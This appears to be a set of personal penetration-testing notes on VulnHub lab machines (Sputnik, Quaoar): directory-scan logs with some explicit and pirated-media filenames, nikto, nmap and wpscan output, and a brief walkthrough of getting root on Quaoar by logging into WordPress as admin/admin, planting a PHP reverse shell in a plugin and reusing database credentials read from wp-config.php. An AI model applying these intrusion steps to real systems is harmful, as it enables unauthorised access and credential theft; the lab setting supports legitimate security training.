[19:15:28] 303 - 445B - /  
ProtectionoftheAdministratorAccountintheOfflineSAM/  
[19:15:28] 303 - 437B - /  
ImprovingtheSecurityofYourSitebyBreakingIntoit/  
[19:15:28] 303 - 431B - /  
Placesthatvirusesandtrojanshideonstartup.php  
[19:15:28] 303 - 425B - /  
Placesthatvirusesandtrojanshideonstartup/  
[19:15:28] 303 - 443B - /  
ImprovingtheSecurityofYourSitebyBreakingIntoit.php  
[19:15:28] 303 - 415B - /  
LinksysRouterInformationAcollection/  
[19:15:28] 303 - 427B - /  
DatabaseSecurityinHighRiskEnvironments.php  
[19:15:28] 303 - 439B - /  
SQLInjectionModesofAttackDefenceandWhyItMatters/  
[19:15:28] 303 - 445B - /  
SQLInjectionModesofAttackDefenceandWhyItMatters.php  
[19:15:28] 303 - 421B - /  
DatabaseSecurityinHighRiskEnvironments/  
[19:15:28] 303 - 417B - /  
MakingYourNetworkSafeforDatabases.php  
[19:15:28] 303 - 465B - /  
Databasesecurityprotectingsensitiveandcriticalinforma  
tion.php  
[19:15:28] 303 - 459B - /  
Databasesecurityprotectingsensitiveandcriticalinforma  
tion/  
[19:15:43] 303 - 437B - /  
fid3D64E21C0E09F5D6216C4E4B1BB933AA6C6A9EB4.php  
[19:15:43] 303 - 431B - /  
fid3D64E21C0E09F5D6216C4E4B1BB933AA6C6A9EB4/

[19:15:43] 303 - 431B - /  
fidC329AB67BE0B054B01C120F39045E770776E6329/  
[19:15:43] 303 - 437B - /  
fidC329AB67BE0B054B01C120F39045E770776E6329.php  
[19:15:43] 303 - 431B - /  
fidB2F0CA06F287B6F3E9F56E7FEBF9CEFB3838B618/  
[19:15:43] 303 - 437B - /  
fidB2F0CA06F287B6F3E9F56E7FEBF9CEFB3838B618.php  
[19:15:43] 303 - 437B - /  
fid2D0FF5DC055234955B14BCE98AEFC6255AD6BDE3.php  
[19:15:43] 303 - 431B - /  
fid2D0FF5DC055234955B14BCE98AEFC6255AD6BDE3/  
[19:15:43] 303 - 431B - /  
fid4CADF469919DF9D577A0D8977961DAE6E57A3C25/  
[19:15:43] 303 - 437B - /  
fid4CADF469919DF9D577A0D8977961DAE6E57A3C25.php  
[19:15:43] 303 - 437B - /  
fid1ADF3F9F3A9C01CD1D1C40B4108860919D2A56AC.php  
[19:15:43] 303 - 431B - /  
fid1ADF3F9F3A9C01CD1D1C40B4108860919D2A56AC/  
[19:16:01] 303 - 423B - /  
CommercialTelecommunicationsProvider.php  
[19:16:01] 303 - 417B - /  
CommercialTelecommunicationsProvider/  
[19:16:14] 303 - 429B - /prenatalvitaminslinkedtohealthierbabies.php  
  
[19:16:01] 303 - 423B - /  
CommercialTelecommunicationsProvider.php  
[19:16:01] 303 - 417B - /  
CommercialTelecommunicationsProvider/  
[19:16:14] 303 - 429B - /  
prenatalvitaminslinkedtohealthierbabies.php  
[19:16:14] 303 - 423B - /  
prenatalvitaminslinkedtohealthierbabies/  
[19:16:15] 303 - 431B - /  
Ken%20middletonUCCwithSSNsonMSsosSITEpdf.php  
[19:16:15] 303 - 425B - /  
Ken%20middletonUCCwithSSNsonMSsosSITEpdf/  
[19:16:27] 303 - 439B - /  
whatdoesyourbirthdatemeanforyourlovelifequiz.php  
[19:16:27] 303 - 403B - /  
whatsyourpizzapersonalityquiz/  
[19:16:27] 303 - 415B - /  
whatanimalwerefeyouinapastlifequiz.php  
[19:16:27] 303 - 433B - /  
whatdoesyourbirthdatemeanforyourlovelifequiz/  
[19:16:27] 303 - 409B - /  
whatanimalwerefeyouinapastlifequiz/  
[19:16:27] 303 - 423B - /  
whatmovieisyourchristmasmostlikequiz.php  
[19:16:27] 303 - 417B - /  
whatmovieisyourchristmasmostlikequiz/  
[19:16:27] 303 - 413B - /  
whosouldyouhavevotedforin2004quiz/  
[19:16:29] 303 - 409B - /  
64356135653039353435383166306330/  
[19:17:12] 303 - 413B - /  
STOP%20Fact%20sheet%20April%202006/  
[19:17:17] 303 - 409B - /  
c097c40d3f9a53ff5c7ddfc2f7f1c05c/  
[19:17:23] 303 - 433B - /  
Newsgroup%20Crowds%20and%20Author%20Lines.php  
[19:17:23] 303 - 427B - /  
Newsgroup%20Crowds%20and%20Author%20Lines/  
[19:17:23] 303 - 455B - /  
The%20Social%20Life%20of%20Small%20Graphical%20Chats.

php  
[19:17:23] 303 - 449B - /  
The%20Social%20Life%20of%20Small%20Graphical%20Chats/  
[19:17:23] 303 - 423B - /  
Invisible%20Crowds%20in%20Cyberspace.php  
[19:17:23] 303 - 445B - /  
chat%20as%20a%20streaming%20media%20data%20type.php  
[19:17:23] 303 - 439B - /  
chat%20as%20a%20streaming%20media%20data%20type/  
[19:17:25] 303 - 403B - /  
Police%20State%20of%20America/  
[19:17:28] 303 - 423B - /  
HomeConstructionAlternativeConstruction/  
[19:17:28] 303 - 429B - /  
HomeConstructionAlternativeConstruction.php  
[19:17:37] 303 - 409B - /  
64356135653039353435613034323230/  
[19:17:37] 303 - 409B - /  
64356135653039353435613034616530/  
[19:17:38] 303 - 409B - /  
64356135653039353435613033613530/  
[19:17:45] 303 - 425B - /  
1026c47176b05868242613e0869e9cf71c8425d0/  
[19:17:48] 303 - 409B - /  
63646263373534393435386631383830/  
[19:17:48] 303 - 403B - /  
cns%21C29701F38A601141%211307/  
[19:17:50] 303 - 409B - /  
0000BDF20016F5DD0106E01622BE22F7/  
[19:17:50] 303 - 409B - /  
0000BDF20016F5DD010714BF3E1D9D73/  
[19:18:01] 303 - 471B - /  
EA%20SPORTS%20CRICKET%202005%20WITH%20FULL%20INSTALL%  
20TOOLS.php  
[19:18:01] 303 - 465B - /  
EA%20SPORTS%20CRICKET%202005%20WITH%20FULL%20INSTALL%  
20TOOLS/  
[19:18:01] 303 - 449B - /  
EA%20Sports%20Cricket%202005%20Crack%20mXtorrents.php  
[19:18:01] 303 - 443B - /  
EA%20Sports%20Cricket%202005%20Crack%20mXtorrents/  
[19:18:01] 303 - 449B - /  
Eagles%20John%20Mellencamp%20Video%20Value%20Pack.php  
[19:18:01] 303 - 443B - /  
Eagles%20John%20Mellencamp%20Video%20Value%20Pack/  
[19:18:01] 303 - 421B - /  
Eagles%20Complete%20greatest%20hits.php  
[19:18:01] 303 - 415B - /  
Eagles%20Complete%20greatest%20hits/  
[19:18:01] 303 - 435B - /  
cacorder%20redhead%20gives%20hot%20blowjob.php  
[19:18:01] 303 - 429B - /  
cacorder%20redhead%20gives%20hot%20blowjob/  
[19:18:01] 303 - 423B - /  
Cable%20Modem%20Uncapping%20Kit%20V6.php  
[19:18:02] 303 - 459B - /  
Da%20Vinci%20and%20the%20Code%20He%20Lived%20By%20KIS  
S.php  
[19:18:02] 303 - 453B - /  
Da%20Vinci%20and%20the%20Code%20He%20Lived%20By%20KIS  
S/  
[19:18:02] 303 - 403B - /  
E%20N%20S%20L%20A%20V%20E%20D/  
[19:18:04] 303 - 519B - /  
FA%20Cup%20Man%20U%20vs%20Newcastle%20170405%20Englis  
h%20comm%20DivX%20second%20half.php

[19:18:04] 303 - 513B - /  
FA%20Cup%20Man%20U%20vs%20Newcastle%20170405%20Englis  
h%20comm%20DivX%20second%20half/  
[19:18:04] 303 - 497B - /  
FA%20Cup%20Arsenal%20vs%20Sheffield%20United%20Feb%20  
19%2005%202nd%20half.php  
[19:18:04] 303 - 491B - /  
FA%20Cup%20Arsenal%20vs%20Sheffield%20United%20Feb%20  
19%2005%202nd%20half/  
[19:18:04] 303 - 497B - /FA%20Cup%20Arsenal%20vs%20Sheffield%20United%20Feb%20  
[19:18:04] 303 - 569B - /  
FA%20Community%20Shield%20Arsenal%20v%20Chelsea%201st  
%20Half%207th%20August%202005%20352x288%20Xvid%20English.php  
[19:18:05] 303 - 421B - /  
F1%20Racing%203d%20Screensaver%20v1.php  
[19:18:05] 303 - 419B - /  
F1%20Racing%203d%20Screensaver%201.php  
[19:18:05] 303 - 419B - /  
fullalbumstreamingcrosbychristmas.php  
[19:18:05] 303 - 413B - /  
fullalbumstreamingcrosbychristmas/  
[19:18:05] 303 - 423B - /  
Fabulous%20ft%20Mike%20Shorey%20Baby.php  
[19:18:05] 303 - 417B - /  
Fabulous%20ft%20Mike%20Shorey%20Baby/  
[19:18:05] 303 - 425B - /  
acharliebrownchristmasbyvinceguaraldi.php  
[19:18:05] 303 - 407B - /  
fullalbumstreamloreenamckennitt/  
[19:18:07] 303 - 429B - /  
L%200%20S%20T%20Unofficial%20Soundtrack.php  
[19:18:07] 303 - 423B - /  
L%200%20S%20T%20Unofficial%20Soundtrack/  
[19:18:07] 303 - 455B - /  
L%20Aube%20des%20Morts%20french%20dvrip\xvidaliensyb.  
php  
[19:18:07] 303 - 449B - /  
L%20Aube%20des%20Morts%20french%20dvrip\xvidaliensyb/  
[19:18:10] 303 - 417B - /  
RequireUpperCaseHeredocTerminator.php  
[19:18:11] 303 - 419B - /  
M%20People%20Ultimate%20Collection.php  
[19:18:11] 303 - 413B - /  
M%20People%20Ultimate%20Collection/  
[19:18:11] 303 - 437B - /  
Mac%20OS%20X%20Panther%20for%20Unix%20Geeks.php  
[19:18:11] 303 - 431B - /  
Mac%20OS%20X%20Panther%20for%20Unix%20Geeks/  
[19:18:12] 303 - 407B - /  
La%20disciplina%20della%20terra/  
[19:18:12] 303 - 473B - /  
La%20Guerra%20De%20Los%20Mundos%20TS%20XviD%20Scree%2  
0SPANISH.php  
[19:18:12] 303 - 467B - /  
La%20Guerra%20De%20Los%20Mundos%20TS%20XviD%20Scree%2  
0SPANISH/  
[19:18:13] 303 - 445B - /  
La%20Femme%20Nikita%20x08%20Darkness%20Visible.php  
[19:18:13] 303 - 439B - /  
La%20Femme%20Nikita%20x08%20Darkness%20Visible/  
[19:18:13] 303 - 399B - /  
I2%20c%20patch%20for%20l2x/  
[19:18:13] 303 - 421B - /  
La%20Bouche%20Sweet%20Dreams%201996.php  
[19:18:13] 303 - 415B - /  
La%20Bouche%20Sweet%20Dreams%201996/

[19:18:13] 303 - 445B - /  
La%20Casa%20De%20Cera%20TS%20Scree%20XviD%20MP3.php  
[19:18:13] 303 - 439B - /  
La%20Casa%20De%20Cera%20TS%20Scree%20XviD%20MP3/  
[19:18:13] 303 - 435B - /  
La%20Blue%20Girl%20Live%20Action%20Trilogy.php  
[19:18:13] 303 - 429B - /  
La%20Blue%20Girl%20Live%20Action%20Trilogy/  
[19:18:14] 303 - 495B - /  
La%20Liste%20De%20Schindler%20FR%20DVD%20Rip%20Shared  
%20By%20Kakashi1702.php  
[19:18:14] 303 - 489B - /  
La%20Liste%20De%20Schindler%20FR%20DVD%20Rip%20Shared  
%20By%20Kakashi1702/  
[19:18:14] 303 - 435B - /  
i%20robot%20dvd%20feature%20the%20making%20of/  
[19:18:14] 303 - 441B - /  
i%20robot%20dvd%20feature%20the%20making%20of.php  
[19:18:15] 303 - 443B - /  
I%21%20My%21%20Me%21%20Strawberry%20Eggs%21%20OST/  
[19:18:15] 303 - 449B - /  
I%21%20My%21%20Me%21%20Strawberry%20Eggs%21%20OST.php  
[19:18:15] 303 - 435B - /  
I%20Will%20Walk%20Like%20A%20Crazy%20Horse.php  
[19:18:15] 303 - 429B - /  
I%20Will%20Walk%20Like%20A%20Crazy%20Horse/  
[19:18:15] 303 - 433B - /  
I%20Saw%20Mommy%20Eating%20Santa%20Clause.php  
[19:18:15] 303 - 427B - /  
I%20Saw%20Mommy%20Eating%20Santa%20Clause/  
[19:18:15] 303 - 445B - /  
I%20Spit%20On%20Your%20Grave%20DVD%20Rip%20DIVX.php  
[19:18:15] 303 - 439B - /  
I%20Spit%20On%20Your%20Grave%20DVD%20Rip%20DIVX/  
[19:18:15] 303 - 419B - /  
i%20deep%20throat%20in%20a%20thong.php  
[19:18:15] 303 - 413B - /  
i%20deep%20throat%20in%20a%20thong/  
[19:18:15] 303 - 425B - /  
i%20deep%20throat%20in%20a%20thong%21.php  
[19:18:15] 303 - 419B - /  
i%20deep%20throat%20in%20a%20thong%21/  
[19:18:15] 303 - 461B - /  
I%20fucked%20my%2025%20yr%20old%20sisters%20hot%20pus  
sy.php  
[19:18:15] 303 - 455B - /  
I%20fucked%20my%2025%20yr%20old%20sisters%20hot%20pus  
sy/  
[19:18:15] 303 - 411B - /  
i%20click%20dvd%20to%20divx%20avi/  
[19:18:15] 303 - 431B - /  
I%20And%20Thou%20Shall%20Trust%20The%20Seer/  
[19:18:15] 303 - 437B - /  
I%20And%20Thou%20Shall%20Trust%20The%20Seer.php  
[19:18:15] 303 - 433B - /  
i%20deep%20throat%202%20girl%20tit%20fuck.php  
[19:18:15] 303 - 427B - /i%20deep%20throat%202%20girl%20tit%20fuck/



# **nikto**

- Nikto v2.1.6

---

+ Target IP: 192.168.11.250  
+ Target Hostname: 192.168.11.250  
+ Target Port: 61337  
+ Start Time: 2019-10-18 19:09:48 (GMT-4)

---

+ Server: Splunkd  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ Root page / redirects to: http://192.168.11.250/en-US/  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Allowed HTTP Methods: GET, POST, HEAD, OPTIONS  
+ 7926 requests: 9 error(s) and 2 item(s) reported on remote host  
+ End Time: 2019-10-18 19:11:39 (GMT-4) (111 seconds)

---

+ 1 host(s) tested

root@kali:~/Desktop/Machines/VulnHub/Sputnik#

*flag*

```
# cat flag.txt  
cat flag.txt
```

Congratulations!

You did it!

Thank you for trying out this challenge and hope that you learn a thing or two.

Check the flag below.

flag\_is{w1th\_gr34t\_p0w3r\_c0m35\_w1th\_gr34t\_r3sp0ns1b1l1ty}

Hope you enjoy solving this challenge.

:D

- ameer (from hackstreetboys)

#

**HF2016**

# **Quaoar**

nmap showed that 22, 53, 80, 110, 139, 143, 445, 993, 995 were open

ssh, nothing fancy

53 dns methodology did not show evidence of zone transfers

80 showed wordpress (via TireFire)

wpscan -e got us admin admin!

logging into wordpress as an admin allows you to edit plugins

find one that is running php and throw in your long php reverseshell shellcode

start nc listener

save the file and activate the plugin

you should now have a shell!!

sudo -l nothing

find nothing

uname -a something, but no gcc

/var/www/wordpress/wp-config.php showed my sql creds!!

/\*\* MySQL database username \*/

define('DB\_USER', 'root');

/\*\* MySQL database password \*/

define('DB\_PASSWORD', 'rootpassword!');

su -l root -p

rootpassword!

cat flag

## ***enumeration***

/var/www/wordpress/wp-config.php

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'rootpassword!');
```

## nmap

```
root@kali:~/Desktop/Machines/VulnHub/HF2019# nmap -sC -sV -p- 192.168.11.252
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-18 22:17 EDT
Nmap scan report for 192.168.11.252
Host is up (0.018s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d0:0a:61:d5:d0:3a:38:c2:67:c3:c3:42:8f:ae:ab:e5 (DSA)
|   2048 bc:e0:3b:ef:97:99:9a:8b:9e:96:cf:02:cd:f1:5e:dc (RSA)
|_  256 8c:73:46:83:98:8f:0d:f7:f5:c8:e4:58:68:0f:80:75 (ECDSA)
53/tcp    open  domain   ISC BIND 9.8.1-P1
| dns-nsid:
|_ bind.version: 9.8.1-P1
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_ Hackers
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3    Dovecot pop3d
|_pop3-capabilities: RESP-CODES TOP UIDL CAPA STLS PIPELINING SASL
|_ssl-date: 2019-10-19T02:12:45+00:00; -5m19s from scanner time.
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap    Dovecot imapsd
|_imap-capabilities: STARTTLS post-login ENABLE ID more have listed LOGIN-REFERRALS Pre-login capabilities
LOGINDISABLED A0001 LITERAL+ OK SASL-IR IMAP4rev1 IDLE
|_ssl-date: 2019-10-19T02:12:46+00:00; -5m19s from scanner time.
445/tcp   open  netbios-ssn Samba smbd 3.6.3 (workgroup: WORKGROUP)
993/tcp   open  ssl/imap
|_ssl-date: 2019-10-19T02:12:45+00:00; -5m19s from scanner time.
995/tcp   open  ssl/pop3s
|_ssl-date: 2019-10-19T02:12:45+00:00; -5m19s from scanner time.
MAC Address: 00:0C:29:12:EE:2F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

```
|_clock-skew: mean: 34m40s, deviation: 1h37m58s, median: -5m19s
|_nbstat: NetBIOS name: QUAOAR, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.6.3)
|   Computer name: Quaoar
|   NetBIOS computer name:
|   Domain name: local
|   FQDN: Quaoar.local
|_ System time: 2019-10-18T22:12:45-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 153.88 seconds

# 53

```
root@kali:~/Desktop/Machines/VulnHub/HF2019# nslookup
> SERVER 192.168.11.252
Default server: 192.168.11.252
Address: 192.168.11.252#53
> 127.0.0.1
1.0.0.127.in-addr.arpa    name = localhost.
> exit
root@kali:~/Desktop/Machines/VulnHub/HF2019# dnsrecon -r 127.0.0.0/24 -n 192.168.11.252
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[*]   PTR localhost 127.0.0.1
[+] 1 Records Found
```

# **nikto**

- Nikto v2.1.6

---

+ Target IP: 192.168.11.252  
+ Target Hostname: 192.168.11.252  
+ Target Port: 80  
+ Start Time: 2019-10-18 22:28:04 (GMT-4)

---

+ Server: Apache/2.2.22 (Ubuntu)  
+ Server may leak inodes via ETags, header found with file /, inode: 133975, size: 100, mtime: Mon Oct 24 00:00:10 2016  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3  
+ Entry '/wordpress/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ "robots.txt" contains 2 entries which should be manually viewed.  
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ Uncommon header 'tcn' found, with contents: list  
+ Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html  
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ 8727 requests: 0 error(s) and 12 item(s) reported on remote host  
+ End Time: 2019-10-18 22:28:23 (GMT-4) (19 seconds)

---

+ 1 host(s) tested  
root@kali:~/Desktop/Machines/VulnHub/HF2019#

# **dirsearch**

v0.3.8

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-18\_22-28-05.log


Target: http://192.168.11.252:80

[22:28:05] Starting:

```
[22:28:05] 403 - 290B - /cgi-bin/  
[22:28:05] 403 - 288B - /icons/  
[22:28:06] 403 - 286B - /doc/  
[22:28:06] 200 - 3KB - /upload/  
[22:28:07] 301 - 0B - /wordpress/ -> http://192.168.11.252/wordpress/  
[22:32:13] 403 - 296B - /server-status/
```

## wpscan

```
root@kali:~/Desktop/Machines/VulnHub/HF2019# wpscan --url http://192.168.11.252:80/wordpress/ --enumerate u,ap,tt,t --passwords /root/Desktop/Tools/Wordlists/rockyou.txt -e
```



WordPress Security Scanner by the WPScan Team

Version 3.6.0

Sponsored by Sucuri - <https://sucuri.net>

@\_WPScan\_, @\_ethicalhack3r, @\_erwan\_lr, @\_FireFart\_

---

[i] It seems like you have not updated the database for some time.

[?] Do you want to update now? [Y]es [N]o, default: [N]

[+] URL: <http://192.168.11.252/wordpress/>

[+] Started: Fri Oct 18 22:39:23 2019

Interesting Finding(s):

[+] <http://192.168.11.252/wordpress/>

| Interesting Entries:

| - Server: Apache/2.2.22 (Ubuntu)  
| - X-Powered-By: PHP/5.3.10-1ubuntu3

| Found By: Headers (Passive Detection)

| Confidence: 100%

[+] <http://192.168.11.252/wordpress/xmlrpc.php>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

| References:

| - [http://codex.wordpress.org/XML-RPC\\_Pingback\\_API](http://codex.wordpress.org/XML-RPC_Pingback_API)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_ghost\\_scanner](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner)  
| - [https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\\_xmlrpc\\_dos](https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_xmlrpc\\_login](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_pingback\\_access](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access)

[+] <http://192.168.11.252/wordpress/readme.html>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[+] Upload directory has listing enabled: <http://192.168.11.252/wordpress/wp-content/uploads/>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[+] <http://192.168.11.252/wordpress/wp-cron.php>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 60%

| References:

| - <https://www.iplocation.net/defend-wordpress-from-ddos>  
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 3.9.14 identified (Insecure, released on 2016-09-07).

| Detected By: Rss Generator (Passive Detection)

| - <http://192.168.11.252/wordpress/?feed=rss2, <generator>http://wordpress.org/?v=3.9.14</generator>>

| - <http://192.168.11.252/wordpress/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.9.14</generator>>

| [!] 39 vulnerabilities identified:

| [!] Title: WordPress 2.9-4.7 - Authenticated Cross-Site scripting (XSS) in update-core.php

| Fixed in: 3.9.15

References:  
- <https://wpvulndb.com/vulnerabilities/8716>  
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5488>  
- <https://github.com/WordPress/WordPress/blob/c9ea1de1441bb3bda133bf72d513ca9de66566c2/wp-admin/update-core.php>  
- <https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/>

[!] Title: WordPress 3.4-4.7 - Stored Cross-Site Scripting (XSS) via Theme Name fallback

Fixed in: 3.9.15

References:

- <https://wpvulndb.com/vulnerabilities/8718>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5490>
- <https://www.mehmetince.net/low-severity-wordpress/>
- <https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/>
- <https://github.com/WordPress/WordPress/commit/ce7fb2934dd111e6353784852de8aea2a938b359>

[!] Title: WordPress <= 4.7 - Post via Email Checks mail.example.com by Default

Fixed in: 3.9.15

References:

- <https://wpvulndb.com/vulnerabilities/8719>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5491>
- <https://github.com/WordPress/WordPress/commit/061e8788814ac87706d8b95688df276fe3c8596a>
- <https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/>

[!] Title: WordPress 2.8-4.7 - Accessibility Mode Cross-Site Request Forgery (CSRF)

Fixed in: 3.9.15

References:

- <https://wpvulndb.com/vulnerabilities/8720>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5492>
- <https://github.com/WordPress/WordPress/commit/03e5c0314aeffe6b27f4b98fef842bf0fb00c733>
- <https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/>

[!] Title: WordPress 3.0-4.7 - Cryptographically Weak Pseudo-Random Number Generator (PRNG)

Fixed in: 3.9.15

References:

- <https://wpvulndb.com/vulnerabilities/8721>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5493>
- <https://github.com/WordPress/WordPress/commit/cea9e2dc62abf777e06b12ec4ad9d1aaa49b29f4>
- <https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/>

[!] Title: WordPress 3.5-4.7.1 - WP\_Query SQL Injection

Fixed in: 3.9.16

References:

- <https://wpvulndb.com/vulnerabilities/8730>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5611>
- <https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/>
- <https://github.com/WordPress/WordPress/commit/85384297a60900004e27e417eac56d24267054cb>

[!] Title: WordPress 3.6.0-4.7.2 - Authenticated Cross-Site Scripting (XSS) via Media File Metadata

Fixed in: 3.9.17

References:

- <https://wpvulndb.com/vulnerabilities/8765>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6814>
- <https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/>
- <https://github.com/WordPress/WordPress/commit/28f838ca3ee205b6f39cd2bf23eb4e5f52796bd7>
- [https://sumofpwn.nl/advisory/2016/wordpress\\_audio\\_playlist\\_functionality\\_is\\_affected\\_by\\_cross\\_site\\_scripting.html](https://sumofpwn.nl/advisory/2016/wordpress_audio_playlist_functionality_is_affected_by_cross_site_scripting.html)
- <http://seclists.org/oss-sec/2017/q1/563>

[!] Title: WordPress 2.8.1-4.7.2 - Control Characters in Redirect URL Validation

Fixed in: 3.9.17

References:

- <https://wpvulndb.com/vulnerabilities/8766>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6815>
- <https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/>
- <https://github.com/WordPress/WordPress/commit/288cd469396fce7055972b457eb589cea51ce40e>

[!] Title: WordPress 2.3-4.8.3 - Host Header Injection in Password Reset  
References:  
- <https://wpvulndb.com/vulnerabilities/8807>  
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8295>  
- <https://exploitbox.io/vuln/WordPress-Exploit-4-7-Unauth-Password-Reset-0day-CVE-2017-8295.html>  
- <http://blog.dewhurstsecurity.com/2017/05/04/exploitbox-wordpress-security-advisories.html>  
- <https://core.trac.wordpress.org/ticket/25239>

[!] Title: WordPress 2.7.0-4.7.4 - Insufficient Redirect Validation  
Fixed in: 3.9.19  
References:  
- <https://wpvulndb.com/vulnerabilities/8815>  
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9066>  
- <https://github.com/WordPress/WordPress/commit/76d77e927bb4d0f87c7262a50e28d84e01fd2b11>  
- <https://wordpress.org/news/2017/05/wordpress-4-7-5/>

[!] Title: WordPress 2.5.0-4.7.4 - Post Meta Data Values Improper Handling in XML-RPC  
Fixed in: 3.9.19  
References:  
- <https://wpvulndb.com/vulnerabilities/8816>  
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9062>  
- <https://wordpress.org/news/2017/05/wordpress-4-7-5/>  
- <https://github.com/WordPress/WordPress/commit/3d95e3ae816f4d7c638f40d3e936a4be19724381>

[!] Title: WordPress 3.4.0-4.7.4 - XML-RPC Post Meta Data Lack of Capability Checks  
Fixed in: 3.9.19  
References:  
- <https://wpvulndb.com/vulnerabilities/8817>  
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9065>  
- <https://wordpress.org/news/2017/05/wordpress-4-7-5/>  
- <https://github.com/WordPress/WordPress/commit/e88a48a066ab2200ce3091b131d43e2fab2460a4>

[!] Title: WordPress 2.5.0-4.7.4 - Filesystem Credentials Dialog CSRF  
Fixed in: 3.9.19  
References:  
- <https://wpvulndb.com/vulnerabilities/8818>  
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9064>  
- <https://wordpress.org/news/2017/05/wordpress-4-7-5/>  
- <https://github.com/WordPress/WordPress/commit/38347d7c580be4cdd8476e4bbc653d5c79ed9b67>  
- [https://sumofpwn.nl/advisory/2016/cross\\_site\\_request\\_forgery\\_in\\_wordpress\\_connection\\_information.html](https://sumofpwn.nl/advisory/2016/cross_site_request_forgery_in_wordpress_connection_information.html)

[!] Title: WordPress 3.3-4.7.4 - Large File Upload Error XSS  
Fixed in: 3.9.19  
References:  
- <https://wpvulndb.com/vulnerabilities/8819>  
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9061>  
- <https://wordpress.org/news/2017/05/wordpress-4-7-5/>  
- <https://github.com/WordPress/WordPress/commit/8c7ea71edbfffca5d9766b7bea7c7f3722ffafa6>  
- <https://hackerone.com/reports/203515>  
- <https://hackerone.com/reports/203515>

[!] Title: WordPress 3.4.0-4.7.4 - Customizer XSS & CSRF  
Fixed in: 3.9.19  
References:  
- <https://wpvulndb.com/vulnerabilities/8820>  
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9063>  
- <https://wordpress.org/news/2017/05/wordpress-4-7-5/>  
- <https://github.com/WordPress/WordPress/commit/3d10fef22d788f29aed745b0f5ff6f6baea69af3>
